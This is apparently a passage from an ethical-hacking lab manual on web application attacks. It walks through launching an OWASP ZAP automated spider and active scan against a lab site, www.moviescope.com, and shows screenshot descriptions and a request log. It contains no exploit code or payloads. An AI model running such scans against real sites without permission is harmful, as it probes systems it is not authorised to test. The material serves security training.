


Module 14 – Hacking Web Applications

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.



Module 14 – Hacking Web Applications

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.

The screenshot shows the OWASP ZAP 2.11.0 interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, and Help. The main window is titled "Automated Scan" and contains instructions for launching an automated scan. Below the instructions, there is a text input field for "URL to attack:" with the value "http://www.moviescope.com" and a "Select..." button. A checkbox for "Use traditional spider:" is checked. The bottom section of the interface shows the "Active Scan" tab selected, with a progress bar and status information: "New Scan Progress: 0: http://www.moviescope.com", "Current Scans: 0", "Num Requests: 615", "New Alerts: 1", and an "Export" button. Below this, there is a table of sent messages.


Id	Req. Timestamp	Resp. Timestamp	Met...	URL	C...	Reason	...	Size Resp. H...	Size Resp. ...
331	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
332	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
333	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
334	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
335	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
336	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
337	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
338	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
339	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes

Alerts: 2 1 4 1 Primary Proxy: localhost:8080 Current Scans: 0 0 0 0 0 0 0 0 0 0

Module 14 – Hacking Web Applications

